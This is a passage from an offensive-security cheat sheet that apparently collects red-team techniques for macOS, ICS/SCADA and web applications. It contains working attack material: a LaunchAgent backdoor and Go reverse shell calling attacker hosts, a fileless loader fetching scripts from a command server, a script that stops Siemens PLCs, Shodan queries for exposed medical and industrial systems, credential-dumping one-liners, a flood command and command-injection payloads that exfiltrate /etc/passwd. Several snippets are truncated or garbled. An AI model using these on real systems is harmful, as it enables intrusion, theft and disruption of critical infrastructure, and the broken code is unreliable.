      padding: 14px 32px;
      text-decoration: none;
      margin: 4px 2px;
      cursor: pointer;
      font-size: 16px;
    }
   </style>
  </head>
  <body>
<h2>Spoof Email</h2>
<form action="/send.php" method="post" id="emailform">
     <label for="to">To:</label><br>
     <input type="text" id="to" name="to"><br><br>
     <label for="from">From:</label><br>
     <input type="text" id="from" name="from"><br><br>
     <label for="name">Name (optional):</label><br>
     <input type="text" id="name" name="name"><br><br>
     <label for="subject">Subject:</label><br>
     <input type="text" id="subject" name="subject"><br><br>
     <label for="message">Message [HTML is supported]:</label><br>
```

```
     <textarea rows="6" cols="50" name="message" form="emailform"></textarea><br><br>
     <input type="hidden" id="send" name="send" value="true">
     <input type="submit" value="Submit">
   </form>
<p>An e-mail will be sent to the desired target with a spoofed From header when you cl
</body>
 </html>' ;
}
?>
```

Linux SIEM Bypass

```
┌──(root㉿kali)-[~]
└─# df /
Filesystem     1K-blocks     Used Available Use% Mounted on
/dev/sda1       31861548 16932968  13284548  57% /
```

```
┌──(root㉿kali)-[~]
└─# debugfs /dev/sda1
debugfs 1.46.6 (1-Feb-2023)
debugfs:  cd /etc
debugfs:  cat shadow
root:!:19436:0:99999:7:::
daemon:*:19436:0:99999:7:::
bin:*:19436:0:99999:7:::
sys:*:19436:0:99999:7:::
sync:*:19436:0:99999:7:::
games:*:19436:0:99999:7:::
```

Mac OSX TTPs

Enumeration

Gathering System Information Using IOPlatformExpertDevice

The ioreg command allows interaction with the I/O Kit registry, and the -c flag specifies the class of devices to list. The IOPlatformExpertDevice class provides information about the platform expert, which includes various system attributes. The -d flag specifies the depth of the search within the device tree.

```
ioreg -c IOPlatformExpertDevice -d 2
```

Exploring Application Bundles

Applications on macOS are stored in the /Applications directory. Each application is bundled as a .app file, which is actually a directory with a specific layout. Key components of an application bundle include:

1. Info.plist: This file contains application-specific configuration, entitlements, tasks, and metadata.
2. MacOS: This directory contains the Mach-O executable.
3. Resources: This directory includes icons, fonts, and images used by the application.

```
# List Applications
ls /Applications

cd /Applications/Lens.app
ls -R
```

Basic System Enumeration

Versions:

```
❯ sw_vers
ProductName:            macOS
ProductVersion:         14.5
BuildVersion:           23F79
```

A basic script for gathering system information using `osascript`:

```
-- System Information
set systemInfo to do shell script "system_profiler SPSoftwareDataType"
set hardwareInfo to do shell script "system_profiler SPHardwareDataType"

-- Network Information
set networkInfo to do shell script "ifconfig"

-- Disk Usage
set diskUsage to do shell script "df -h"

-- Output Results
set result to "System Information:\n" & systemInfo & "\n\n"
set result to result & "Hardware Information:\n" & hardwareInfo & "\n\n"
set result to result & "Network Information:\n" & networkInfo & "\n\n"
set result to result & "Disk Usage:\n" & diskUsage

-- Display Results
result
```

```
osascript enumerate_mac.scpt
```

Environment Variables:

```
❯ printenv
LANG=en_US.UTF-8
PWD=/Users/rosesecurity
```

Home Folders:

```
❯ ls -ma ~/
.!48082!pack-8ad6a5dc9b062d5e0e8d0bd9fa08146698e612e9.rev, .!48110!index, .., .CFUserT
.azure, .bash_history, .bashrc, .boto,
```

Wireless Network:

```
ipconfig getsummary $(networksetup -listallhardwareports | awk '/Hardware Port: Wi-Fi/
```

Users

The three types of MacOS users are:

- **Local Users** — Managed by the local OpenDirectory service, they aren't connected in any way to the Active Directory
- **Network Users** — Volatile Active Directory users who require a connection to the DC server to authenticate
- **Mobile Users** — Active Directory users with a local backup for their credentials and files

```
# User and Group Enumeration

dscl . ls /Users
dscl . read /Users/[username]

dscl . ls /Groups
dscl . read /Groups/[group]

# Domain Enumeration
dsconfigad -show
```

Last Login

This command reads the contents of the login window preferences plist file. This can potentially expose information such as:

1. Automatic login settings
2. Display of usernames and other login screen options
3. Shutdown and restart privileges
4. Login hooks (scripts that run at login)

```
❯ sudo defaults read /Library/Preferences/com.apple.loginwindow

Password:
{
    AccountInfo =     {
        FirstLogins =         {
            rosesec = 1;
        };
        MaximumUsers = 1;
        OnConsole =         {
        };
    };
    GuestEnabled = 0;
    Hide500Users = 1;
    OptimizerLastRunForBuild = 48630688;
    OptimizerLastRunForSystem = 235274496;
    RecentUsers =     (
        rosesec,
        "doctor.pepper"
    );
    UseVoiceOverLegacyMigrated = 1;
    lastLoginPanic = "746632045.290429";
    lastUser = loggedIn;
    lastUserName = rosie.odonnell;
}
```

Passwords

The following one-liner which will dump credentials of all non-service accounts in Hashcat format `-m 7100` (`macOS PBKDF2-SHA512`):

```
sudo bash -c 'for i in $(find /var/db/dslocal/nodes/Default/users -type f -regex "[^_]
```

Safari History

Retrieve Safari history for user:

```
sqlite3 ~/Library/Safari/History.db "select datetime(history_visits.visit_time + 97830
```

Safari Settings

To view all the settings for Safari, run:

```
defaults read com.apple.Safari
```

Output example:

```
{
    AutoFillCreditCardData = 0;
    AutoplayPolicyWhitelistConfigurationUpdateDate = "2025-07-28 15:35:52 +0000";
    AutoplayQuirksWhitelistConfigurationUpdateDate = "2025-07-28 15:35:52 +0000";
    CloseTabsAutomatically = 1;
    DefaultBrowserPromptingState3 = 4;
    DidActivateReaderAtleastOnce = 1;
    DidClearLegacySpotlightMetadataCaches = 1;
    DidGrantSearchProviderAccessToWebNavigationExtensions = 1;
    DidMigrateAppExtensionPermissions = 1;
    DidMigrateDefaultsToSandboxSecureDefaults = 1;
    DidMigrateDownloadFolderToSandbox = 1;
    DidMigrateLastSessionPlist = 1;
    ...
}
```

Keychains

```
# List certificates
security dump-trust-settings [-s] [-d]

# List keychain databases
security list-keychains

# List smartcards
security list-smartcards

# List keychains entries
security dump-keychain | grep -A 5 "keychain" | grep -v "version"

# Dump all the keychain information, included secrets
security dump-keychain -d
```

> *[!TIP] The last command will prompt the user for their password each entry, even if root. This is **extremely** noisy*

Network Services

```
rmMgmt=$(netstat -na | grep LISTEN | grep tcp46 | grep "*.3283" | wc -l);
scrShrng=$(netstat -na | grep LISTEN | egrep 'tcp4|tcp6' | grep "*.5900" | wc -l);
flShrng=$(netstat -na | grep LISTEN | egrep 'tcp4|tcp6' | egrep "\*.88|\*.445|\*.548"
rLgn=$(netstat -na | grep LISTEN | egrep 'tcp4|tcp6' | grep "*.22" | wc -l);
rAE=$(netstat -na | grep LISTEN | egrep 'tcp4|tcp6' | grep "*.3031" | wc -l);
bmM=$(netstat -na | grep LISTEN | egrep 'tcp4|tcp6' | grep "*.4488" | wc -l);
printf "\nThe following services are OFF if '0', or ON otherwise:\nScreen Sharing: %s\
```

SMB Shares

```
# SMB share enumeration
smbutil view -G //servername.domain
sharing -l
smbutil statshares -a
```

AFP Shares

```
# AFP share enumeration
dns-sd -B _afpovertcp._tcp
nmap -p 548 --script afp-showmount --script-args afp.username=yourusername,afp.passwor
sudo sharing -l
```

SSH Scanning

Browse for all SSH services that are currently advertised on the local network

```
dns-sd -B _ssh._tcp
```

Network Service Scanning

`dns-sd`: Uses Bonjour to discover network services like AFP, SMB, and more.

```
❯ dns-sd -B _services._dns-sd._udp

Browsing for _services._dns-sd._udp
14:35:41.500  ...STARTING...
Timestamp     A/R    Flags  if Domain               Service Type         Instance Name
14:35:41.501  Add        3  16 .                    _tcp.local.          _androidtvrem
14:35:41.501  Add        3  16 .                    _tcp.local.          _ssh
14:35:41.501  Add        2  16 .                    _tcp.local.          _sftp-ssh
14:35:41.659  Add        3  26 .                    _tcp.local.          _airplay
14:35:41.660  Add        2  26 .                    _tcp.local.          _vstreamdeck2
14:35:42.663  Add        3  16 .                    _tcp.local.          _googlecast
14:35:42.663  Add        2  16 .                    _tcp.local.          _googlezone
```

System Profiler

It is an application created to gather detailed information about the Mac on which it is running.

```
system_profiler SPSoftwareDataType SPHardwareDataType

Software:

    System Software Overview:

      System Version: macOS 14.5 (23F79)
      Kernel Version: Darwin 23.5.0
      Boot Volume: Macintosh HD
      Boot Mode: Normal
      Computer Name: Salsa-Dancer.RoseSecurity
      User Name: RoseSecurity (rose)
      Secure Virtual Memory: Enabled
      System Integrity Protection: Enabled
      Time since boot: 10 days, 14 hours, 54 minutes

Hardware:

    Hardware Overview:

      Model Name: MacBook Pro
      Model Identifier: Mac14,9
      Model Number: Z17G002HTLL/A
      Chip: Apple M2 Pro
      Total Number of Cores: 10 (6 performance and 4 efficiency)
      Memory: 32 GB
      System Firmware Version: 10151.121.1
      OS Loader Version: 10151.121.1
      Serial Number (system): XXXXXXXX
      Hardware UUID: 0012DE66-XXXXXXXX
      Provisioning UDID: 00006020-XXXX
      Activation Lock Status: Disabled
```

Persistence

Extended Attributes

Extended attributes (EAs) on macOS can be used maliciously by attackers to hide data, evade detection, or persist malicious code, since EAs are not visible through typical file inspection methods

```
# Create the malicious extended attribute. In our case, this is a simple echo command
❯ xattr -w user.hiddenPayload "ZWNobyAiSSdtIG9uIHlvdXIgc3lzdGVtIgo=" not_malicious.txt

# Viewing the extended attributes
❯ xattr not_malicious.txt
com.apple.provenance
user.hiddenPayload

# Executing the extended attributes
❯ xattr -p user.hiddenPayload not_malicious.txt | base64 -d | bash
I'm on your system
```

LaunchAgent Backdoors

LaunchAgent plists are a common target because they provide persistent access that survives reboots. Take this Grammarly helper, for example:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/Proper
<plist version="1.0">
<dict>
    <key>AssociatedBundleIdentifiers</key>
    <string>com.grammarly.ProjectLlama</string>
    <key>EnvironmentVariables</key>
    <dict>
        <key>GD_AGENT_LABEL</key>
        <string>com.grammarly.ProjectLlama.Shepherd</string>
        <key>GD_AGENT_PLIST_PATH</key>
        <string>/Users/rosesecurity/Library/LaunchAgents/com.grammarly.ProjectLlama.Sh
        <key>GD_BUNDLE_ID</key>
        <string>com.grammarly.ProjectLlama</string>
        <key>GD_BUNDLE_NAME</key>
        <string>Grammarly Desktop</string>
    </dict>
    <key>KeepAlive</key>
    <true/>
    <key>Label</key>
    <string>com.grammarly.ProjectLlama.Shepherd</string>
    <key>MachServices</key>
    <dict>
        <key>com.grammarly.nativemessaging.discovery</key>
        <true/>
    </dict>
    <key>ProgramArguments</key>
    <array>
        <string>/Applications/Grammarly Desktop.app/Contents/Library/LaunchAgents/Gram
    </array>
    <key>RunAtLoad</key>
    <true/>
</dict>
</plist>
```

We could modify the `ProgramArguments` array to execute malicious commands instead of or alongside the legitimate Grammarly helper:

```
<key>ProgramArguments</key>
<array>
    <string>/bin/bash</string>
    <string>-c</string>
    <string>nc -e /bin/bash attacker.com 4444 &amp;&amp; /Applications/Grammarly Deskt
</array>
```

The `RunAtLoad` and `KeepAlive` keys make this particularly dangerous because the malicious payload would execute automatically at login and restart if it crashes. The `MachServices` configuration also provides inter-process communication

capabilities that could be exploited.

:mechanical_arm: ICS/SCADA Enumeration Techniques for Effective Scanning, Network Reconnaissance, and Tactical Host Probing:

General Enumeration:

```
nmap -Pn -sT --scan-delay 1s --max-parallelism 1 \
    -p
    80,102,443,502,530,593,789,1089-1091,1911,1962,2222,2404,4000,4840,4843,4911,9600,
    <target>
```

Siemens S7

Enumerates Siemens S7 PLC Devices and collects their device information. This script is based off PLCScan that was developed by Positive Research and Scadastrangelove (https://code.google.com/p/plcscan/). This script is meant to provide the same functionality as PLCScan inside of Nmap. Some of the information that is collected by PLCScan was not ported over; this information can be parsed out of the packets that are received.

Usage:

```
nmap --script s7-info.nse -p 102 <host/s>
```

Output:

```
102/tcp open  Siemens S7 PLC
| s7-info:
|   Basic Hardware: 6ES7 315-2AG10-0AB0
|   System Name: SIMATIC 300(1)
|   Copyright: Original Siemens Equipment
|   Version: 2.6.9
|   Module Type: CPU 315-2 DP
|   Module: 6ES7 315-2AG10-0AB0
|_  Serial Number: S C-X4U421302009
```

For scalable scanning and reconnaissance, utilize masscan for faster enumeration:

```
masscan <IP Range> -p 102 -oL Possible_ICS.txt; cat Possible_ICS.txt | while read LINE
```

Stopping S7 CPUs with Python:

```
import snap7

client = snap7.client.Client()
client.connect("<PLC IP>", 0, 0)

cpu_state = client.get_cpu_state()

if cpu_state == "S7CpuStatusRun":
    client.plc_stop()
```

Modbus Scanning

```
nmap -Pn -sT -p502 --script modbus-discover <target>

nmap -sT -Pn -p502 --script modbus-discover --script-args modbus-discover.aggressive=t
```

Bacnet

```
nmap -Pn -sU -p47808 --script bacnet-info <target>

# Siemens Bacnet P2 Enumeration

nmap -Pn -sT -n -T4 -p5033 <target>
```

Enip

`nmap -Pn -sU -p44818 --script enip-info <target>`

Niagara fOX

`nmap -Pn -sT -p1911,4911 --script fox-info <target>`

Omron

```
nmap -Pn -sU -p9600 --script omrom-info <target>
```

PCWorx Devices

PCWorx devices allow unaunthenticated requests that query for system information.

```
nmap -Pn -sT -p1962 --script pcworx-info <target>
```

Shodan.io Queries

Common ICS Devices

Siemens:

```
# SIMATIC devices
"SIMATIC" port:502,80,443,161,102

# SCALANCE switches
"SCALANCE" port:80,443,161,23

# SIMOTION controllers
"SIMOTION" port:502,102,80

# SIPLUS devices
"SIPLUS" port:502,102,80,443

# LOGO! controllers
"LOGO!" port:502,102,80

# RUGGEDCOM devices
"RUGGEDCOM" port:80,443,161,23

# S7-300 series
"S7-300" port:102,502

# S7-1200 series
"S7-1200" port:102,502,80,443

# S7-1500 series
"S7-1500" port:102,502,80,443

# Generic S7 devices
"S7" port:102,502

# SCALANCE X-series switches
"XB-" OR "XR-" port:80,443,161,23

# Siemens article numbers (6-prefix format)
"6GK" OR "6ES" OR "6EP" OR "6AV" port:102,502,80,443,161

# Specific SCALANCE article numbers
"6GK5" port:80,443,161,23
```

Omron:

```
# CJ series PLCs
"CJ2" OR "CJ1" port:9600,502,80

# NX/NJ series
"NX" OR "NJ" manufacturer:"Omron" port:502,80,443

# CP series
"CP1" OR "CP2" port:502,80,9600

# CRT/DRT series
"CRT" OR "DRT" manufacturer:"Omron" port:502,80

# Specific Omron models (using article number pattern)
"CJ2H-" OR "CP1L-" OR "NJ101-" port:502,80,9600
```

ABB:

```
# AC500 series PLCs
"AC500" port:502,80,443

# ABB industrial devices
manufacturer:"ABB" port:502,80,443,161

# PM/TB series devices
"PM56" OR "TB54" manufacturer:"ABB" port:502,80,443

# ABB article number format (1SAP...)
"1SAP" manufacturer:"ABB" port:502,80,443
```

PLCs

Shodan one-liner for enumerating Siemens PLCs, SCADA software, and HMI web pages

```
root@RoseSecurity:~# shodan search --fields ip_str,port siemens > Siemens.txt; echo "$
```

HMI Screenshots

```
screenshot.label:ics
```

Siemens S7-1200 PLC

```
Location: /Default.mwsl
```

Siemens APOGEE Building Systems

```
Model Name: Siemens BACnet Field Panel
```

Siemens Desigo CC Building System Workstations

```
Model Name: Desigo CC
```

Omron CJ2 PLCs

```
Product name: CJ2*
```

Schneider Electric PLCs

```
Device Identification: Schneider Electric
```

Schneider Electric PowerLogic Series 800 Power Meter

```
PowerLogic PM800
```

Schweitzer Engineering Laboratories Power Quality and Revenue Meter

```
SEL-735 Telnet Server
```

Maritime

Subsea Mission Control Panels

```
title:"Slocum Fleet Mission Control"
```

K4 Edge Routers and Maritime VSAT

```
"k4DCP5" country:US
```

KVH Commbox Terminals

```
html:commbox
```

Cobham Sailor VSAT

```
title:”sailor 900"
```

```
SAILOR 800 VSAT
```

Pepwave Cellular Routers

```
"Pepwave MAX"
```

```
cgi-bin/MANGA/index.cgi
```

Miscellaneous

IEC 60870-5-104 (power grid SCADA)

```
port:2404 asdu
```

Nordex Wind Turbine Farms

```
http.title:"Nordex Control" "Windows 2000 5.0 x86" "Jetty/3.1 (JSP 1.1; Servlet 2.2; java
```

DICOM Medical X-Ray Machines

```
"DICOM Server Response" port:104
```

TeamViewer

```
port:5938 "\x17$\x11\x04\x00"
```

Yealink T49G VOIP Phones

```
Yealink T49G
```

Search for devices vulnerable to CVE-2022-22954:

VMware Workspace ONE Access and Identity Manager contain a remote code execution vulnerability due to server-side template injection. A malicious actor with network access can trigger a server-side template injection that may result in remote code execution.

```
http.favicon.hash:-1250474341
```

Exposed DICOM Servers

Count patient names in US exposed DICOM medical servers with no authentication

```
$ shodan download search "tag:medical" "country:us"; shodan parse --fields ip_str sear
```

Zyxel Firewall Unauthenticated Remote Command Injection

Rapid7 discovered and reported a vulnerability that affects Zyxel firewalls supporting Zero Touch Provisioning (ZTP), which includes the ATP series, VPN series, and the USG FLEX series (including USG20-VPN and USG20W-VPN). The vulnerability, identified as CVE-2022-30525, allows an unauthenticated and remote attacker to achieve arbitrary code execution as the nobody user on the affected device.

```
title:"USG FLEX 100","USG FLEX 100w","USG FLEX 200","USG FLEX 500","USG FLEX 700","USG FLI
```

SDT-CW3B1 1.1.0 - OS Command Injection (CVE-2021-46422)

```
poc:http://<IP>/cgi-bin/admin.cgi?Command=sysCommand&Cmd=id
```

Setting Up Shodan for Target Monitoring

1. Determine your home IP or target of interest's IP address

```
root@RoseSecurity# shodan myip
69.69.69.69
```

2. Create network alert

```
root@RoseSecurity# shodan create home 69.69.69.69
Successfully created network alert!
Alert ID: 34W09AETJKAHEDPX
```

3. Confirm that alert is generated

```
root@RoseSecurity# shodan alert info home
home
Created: 2022-03-01:69:69:69000
Notifications: Disabled

Network Range(s):
> 69.69.69.69
Triggers:
> any
```

4. Turn on notification

```
root@RoseSecurity# shodan alert enable 34W09AETJKAHEDPX any
Successfully enabled Trigger: any
```

ICS Common File Extensions

Python script to search for common ICS file extensions

```
# Author: selmux
import os

ics_path = r'/path/to/dir/'                    # change  path
ics_ext = (
'.rtu',
'.rdb',
'.ctz',
'.exp',
'.hprb',
'.selaprj',
'.xml',
'.bkp',
'.ssnet',
'.ncz',
'.prj',
'.rcd',
'.SYS_BASCOM.COM',
'.pcmp',
'.pcmi',
'.pcmt',
'.spj',
'.plz',
'.spj.prev',
'.adb',
'.opt',
'.out',
'.prp',
'.scl',
'.icd',
'.ied',
'.cid',
'.scd',
'.ssd',
'.ctz',
'.ap12',
'.ap13',
'.ap14',
'.ap15',
'.ap16',
'.ap17',
'.zap12',
'.zap13',
'.zap14',
'.zap15',
'.zap16',
'.zap17',
'.conf',
'.gz',
'.zip',
```

```
'.urs',
'.tcw',
'.hmb',
'.m6b',
'.sim',
'.syl',
'.cfg',
'.pt2',
'.l5x',
'.txt',
'.pl',
'.paf',
'.ini',
'.cin',
'.xrf',
'.v',
'.trc',
'.s5d',
'.s7p',
'.mwp',
'.s7f',
'.arj',
'.ekb',
'.license',
'.lic',
'.vstax',
'.cv4',
'.dtq',
'.pc5',
'.l5x',
'.eas',
'.l5k',
'.apa',
'.lic',
'.gsd',
'.gsg',
'.gse',
'.gsf',
'.gsi',
'.gsp',
'.gss'
)

for root, dirs, files in os.walk(ics_path):
    for file in files:
        if file.endswith(ics_ext):
             print(os.path.join(root, file))
```

Automated Tank Gauge (ATG) Remote Configuration Disclosure:

In 2015, HD Moore, the creator of Metasploit, published an article disclosing over 5,800 gas station Automated Tank Gauges (ATGs) which were publicly accessible. Besides monitoring for leakage, these systems are also instrumental in gauging fluid levels, tank temperature, and can alert operators when tank volumes are too high or have reached a critical low. ATGs are utilized by nearly every fueling station in the United States and tens of thousands of systems internationally. They are most commonly manufactured by Veeder-Root, a supplier of fuel dispensers, payment systems, and forecourt merchandising. For remote monitoring of these fuel systems, operators will commonly configure the ATG serial interface to an internet-facing TCP port (generally set to TCP 10001). This script reads the Get In-Tank Inventory Report from TCP/10001 as a proof of concept to demonstrate the arbitrary access.

```
#!/usr/bin/env python3


import time
import socket
with open("/tmp/ATG_SCAN.txt",'r') as atg_file:
    for line in atg_file.read().splitlines():
        try:
            atg_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            port = 10001
            search_str = 'IN-TANK INVENTORY'
            msg = str('\x01' + 'I20100' + '\n').encode('ascii')
            atg_socket.connect((line, port))
            atg_socket.send(msg)
            time.sleep(.25)
            response = atg_socket.recv(1024).decode()
            if search_str in response:
                with open("/tmp/ATG_DEVICES.txt", 'a') as file2:
                    file2.write(line + "\t ->\tATG Device\n")
            else:
                continue
            atg_socket.close()
        except:
            pass
atg_file.close()
```

Video PoC:

https://www.youtube.com/watch?v=HkO4cs95erU&t=818s

Access Moxa Devices:

SCADA system that uses Moxa brand products to establish connectivity and communication with industrial devices that are being monitored and controlled in a critical infrastructure or industrial process.

```
"Moxa Nport Device" Status: Authentication enabled port:"4800"
"Moxa Nport Device" Status: Authentication disabled port:"4800"
shodan search --separator , --fields ip_str,port,data "Moxa Nport" | awk '{print $1,$2
```

Metasploit:

```
use auxiliary/admin/scada/moxa_credentials_recovery
set FUNCTION CREDS
set rport 4800
set rhosts 212.x.x.14
run
```

MQTT Enumeration

MQTT is a lightweight messaging protocol often used in IoT (Internet of Things) applications.

- 1883: Default port for MQTT.
- 8883: Default port for MQTT over TLS/SSL.

```
nmap -p 1883 --script mqtt-info <target>
```

Topic Enumeration

The following Rust application enumerates the topics of an MQTT target:

Usage:

```
./mqtt-topic-enumerator test.mosquitto.org

Topic: /PostGeneratorSensorValues/8e7acc5a-6d51-49ea-b289-d32c0a19eeb9/02df6380-958b-4
Topic: /SETE_TECNOLOGIA/relay52805/out/sw_version
Topic: /Sentinel/relay49847/out/hw_version
Topic: /Sentinel/relay49847/out/i1Topic: /ac/is_valid
Topic: /ac/power
Topic: /clientnotification/bridge1_status
Topic: /connection/statu0
```

Program:

```rust
use rumqttc::{Client, Event, MqttOptions, Packet, QoS};
use std::collections::HashSet;
use std::env;
use std::time::Duration;

fn main() {
    let args: Vec<String> = env::args().collect();
    let host = args
        .get(1)
        .map(String::as_str)
        .unwrap_or("test.mosquitto.org");
    let port: u16 = args.get(2).and_then(|p| p.parse().ok()).unwrap_or(1883);

    let mut mqttoptions = MqttOptions::new("rumqtt-enumerator", host, port);
    mqttoptions.set_keep_alive(Duration::from_secs(5));
    let (client, mut connection) = Client::new(mqttoptions, 10);

    client.subscribe("#", QoS::AtMostOnce).unwrap();

    let mut seen: HashSet<String> = HashSet::new();
    println!("Listening… press Ctrl-C to stop");

    for event in connection.iter() {
        match event {
            Ok(Event::Incoming(Packet::Publish(p))) => {
                let topic = &*p.topic; // Arc<str> → &str
                if seen.insert(topic.to_string()) {
                    println!("Topic: {topic}");
                }
            }
            Ok(_) => {}
            Err(e) => {
                eprintln!("Connection error: {e}");
                break;
            }
        }
    }
}
```

Web Application TTPs

HPING3 DoS

```
hping3 targetiP --flood --frag --spoof ip --destport # --syn
```

Hydra Online Brute Force

```
hydra -1 ftp -P words -v targetiP ftp
```

Download HTTP File and Execute

```
#!/usr/bin/python import urllib2, os
urls = [11 1.1.1.1'','2.2.2.2"] port = 11 80"
payload = "cb.sh"
for url in urls:
u = "http://%s:%s/%s" % (url, port, payload) try:
r = urllib2.urlopen(u)
wfile = open{"/tmp/cb.sh", "wb") wfile.write(r.read()) wfile.close ()
break
except: continue
if os.path.exists("/tmp/cb.sh"): os.system("chmod -oo /tmp/cb.sh") os. system ("/tmp/c
```

Hashcat

```
DICTIONARY ATTACK
hashcat -a 0 -m #type hash.txt
DICTIONARY + RULES ATTACK
hashcat -a 0 -m #type hash.txt
COMBINATION ATTACK
hashcat -a 1 -m #type hash.txt
MASK ATTACK
hashcat -a 3 -m #type hash.txt
HYBRID DICTIONARY + MASK
hashcat -a 6 -m #type hash.txt
HYBRID MASK + DICTIONARY
hashcat -a 7 -m #type hash.txt
dict.txt
dict.txt -r rule.txt
dict1.txt dict2.txt
?a?a?a?a?a?a
dict.txt ?a?a?a?a
?a?a?a?a dict.txt
```

Malicious Javascript

```
<script>
document.getElementById('copy').addEventListener('copy', function(e) { e.clipboardData
 </script>
```

Execute Fileless Scripts in Golang

```
package main

import (
    "io/ioutil"
    "net/http"
    "os/exec"
    "time"
)

func main() {
    for {
        url := "http://my_command_control:8080/executeThisScript" // Download your bas
        resp, _ := http.Get(string(url))
        defer resp.Body.Close()

        shellScriptBody, _ := ioutil.ReadAll(resp.Body) // keep in memory

        cmd := exec.Command("/bin/bash", "-c", string(shellScriptBody))
        cmd.Start()                                                    // run in back

        time.Sleep(5000) // wait for the next beaconing
    }
}
```

Golang Reverse Shell

```
echo 'package main;import"os/exec";import"net";func main(){c,_:=net.Dial("tcp","127.0.
```

Web Applications

Command Injection

Special Characters

```
&
;
Newline (0x0a or \n)
&&
|
||
command `
$(command )
```

Ngrok for Command Injection:

```
# Start listener
$ ./ngrok http 80

# Test for blind injection
Input field - > ;%20curl%20blablabla.ngrok.io

# Take it all
Input field -> ;curl%20-F%20shl=@/etc/passwd%20blablabla.ngrok.io
```

Useful Commands: Linux

```
whoami
ifconfig
ls
uname -a
```

Useful Commands: Windows

```
whoami
ipconfig
dir
ver
```

Both Unix and Windows

```
ls||id; ls ||id; ls|| id; ls || id
ls|id; ls |id; ls| id; ls | id
ls&&id; ls &&id; ls&& id; ls && id
ls&id; ls &id; ls& id; ls & id
ls %0A id
```

Time Delay Commands

```
& ping -c 10 127.0.0.1 &
```

Redirecting Output

```
& whoami > /var/www/images/output.txt &
```

OOB (Out Of Band) Exploitation

```
& nslookup attacker-server.com &
& nslookup `whoami`.attacker-server.com &
```

WAF Bypasses

```
vuln=127.0.0.1 %0a wget https://evil.txt/reverse.txt -O
/tmp/reverse.php %0a php /tmp/reverse.php
vuln=127.0.0.1%0anohup nc -e /bin/bash <attacker-ip> <attacker-port>
vuln=echo PAYLOAD > /tmp/payload.txt; cat /tmp/payload.txt | base64 -d > /tmp/payload;
```

XSS Cheat Sheet:

https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html

SSRF Bypasses:

```
Base-Url: 127.0.0.1
Client-IP: 127.0.0.1
Http-Url: 127.0.0.1
Proxy-Host: 127.0.0.1
Proxy-Url: 127.0.0.1
Real-Ip: 127.0.0.1
Redirect: 127.0.0.1
Referer: 127.0.0.1
Referrer: 127.0.0.1
Refferer: 127.0.0.1
Request-Uri: 127.0.0.1
Uri: 127.0.0.1
Url: 127.0.0.1
X-Client-IP: 127.0.0.1
X-Custom-IP-Authorization: 127.0.0.1
X-Forward-For: 127.0.0.1
X-Forwarded-By: 127.0.0.1
X-Forwarded-For-Original: 127.0.0.1
X-Forwarded-For: 127.0.0.1
X-Forwarded-Host: 127.0.0.1
X-Forwarded-Port: 443
X-Forwarded-Port: 4443
X-Forwarded-Port: 80
X-Forwarded-Port: 8080
X-Forwarded-Port: 8443
X-Forwarded-Scheme: http
X-Forwarded-Scheme: https
X-Forwarded-Server: 127.0.0.1
X-Forwarded: 127.0.0.1
X-Forwarder-For: 127.0.0.1
X-Host: 127.0.0.1
X-Http-Destinationurl: 127.0.0.1
X-Http-Host-Override: 127.0.0.1
X-Original-Remote-Addr: 127.0.0.1
X-Original-Url: 127.0.0.1
X-Originating-IP: 127.0.0.1
X-Proxy-Url: 127.0.0.1
X-Real-Ip: 127.0.0.1
X-Remote-Addr: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Rewrite-Url: 127.0.0.1
X-True-IP: 127.0.0.1
```

WayBack Machine Enumerator

Python script for enumerating Wayback Machine internet archives for potential subdomains, sites, and files; specifically potential password and robots.txt files.

```
#!/usr/bin/env python3

import requests
import os

# Input Target
site = input("Input Target Website: ")

# Web Request
url = str("https://web.archive.org/cdx/search/cdx?url=" + site + "/*&output=text&fl=or
url_request = requests.get(url)

# Write to File
web_file = open("/tmp/website_enum.txt", "a")
web_file.write(url_request.text)
web_file.close()


with open("/tmp/website_enum.txt", "r") as file:
    info = file.read()
    print("\nPossible Password Files\n")
    passwords = os.system("grep password /tmp/website_enum.txt")
    print("\nRobots.txt File\n")
    robots = os.system("grep robots.txt /tmp/website_enum.txt")
    print("\nFull Data Can Be Found in /tmp/website_enum.txt\n")
```

Or use this one-liner to screenshot web pages with EyeWitness!

```
root@RoseSecurity:~# python3 -c 'import requests; import os; url = str("https://web.ar
```

Golang Webserver Banner Scanner

This program reads in a file of IP addresses, outputting the server fingerprint to the terminal.

```go
package main

import (
    "bufio"
    "fmt"
    "net/http"
    "os"
)

func readfile(filePath string) []string {
    // Read file
    readFile, err := os.Open(filePath)
    if err != nil {
        fmt.Println(err)
    }
    // Split lines and append to array
    fileScanner := bufio.NewScanner(readFile)
    fileScanner.Split(bufio.ScanLines)
    var fileLines []string
    for fileScanner.Scan() {
        fileLines = append(fileLines, fileScanner.Text())
    }
    readFile.Close()
    return fileLines
}
func scanIPs(ips []string) {
    // Connect to device ports
    for i := range ips {
        target := "http://" + ips[i]
        response, err := http.Get(target)
        if err != nil {
            continue
        }
        fmt.Println(ips[i], response.Header.Get("Server"))
    }
}

func main() {
    // Command line argument to parse
    filePath := os.Args[1]
    ips := readfile(filePath)
    // Goroutines
    go scanIPs(ips)
    var input string
    fmt.Scanln(&input)
}
```

Minimal Golang WebDAV Server

```
package main

import (
    "flag"
    "golang.org/x/net/webdav"
    "net/http"
)

func main() {
    var address string
    flag.StringVar(&address, "a", "localhost:8080", "Address to listen to.")
    flag.Parse()

    handler := &webdav.Handler{
        FileSystem: webdav.Dir("."),
        LockSystem: webdav.NewMemLS(),
    }

    http.ListenAndServe(address, handler)
}
```

Apple Filing Protocol (AFP)

The Apple Filing Protocol (AFP), once known as AppleTalk Filing Protocol, is a specialized network protocol included within the Apple File Service (AFS). It is designed to provide file services for macOS and the classic Mac OS.

```
msf> use auxiliary/scanner/afp/afp_server_info
nmap -sV --script "afp-* and not dos and not brute" -p <PORT> <IP>
```

Pre-Commit Hooks to Prevent Credential Leaks

```
-   repo: https://github.com/pre-commit/pre-commit-hooks
    rev: v3.2.0
    hooks:
    -   id: detect-aws-credentials
    -   id: detect-private-key
```

Scanning Git History for Secrets

```
# Install git-secrets and build
git clone https://github.com/awslabs/git-secrets.git
cd git-secrets
make install

# Register needed plugins
git secrets -register-azure
git secrets -register-aws
git secrets — register-gcp

# Scan Git
git secrets --scan
git secrets --scan-history
git secrets --scan /path/to/file
```

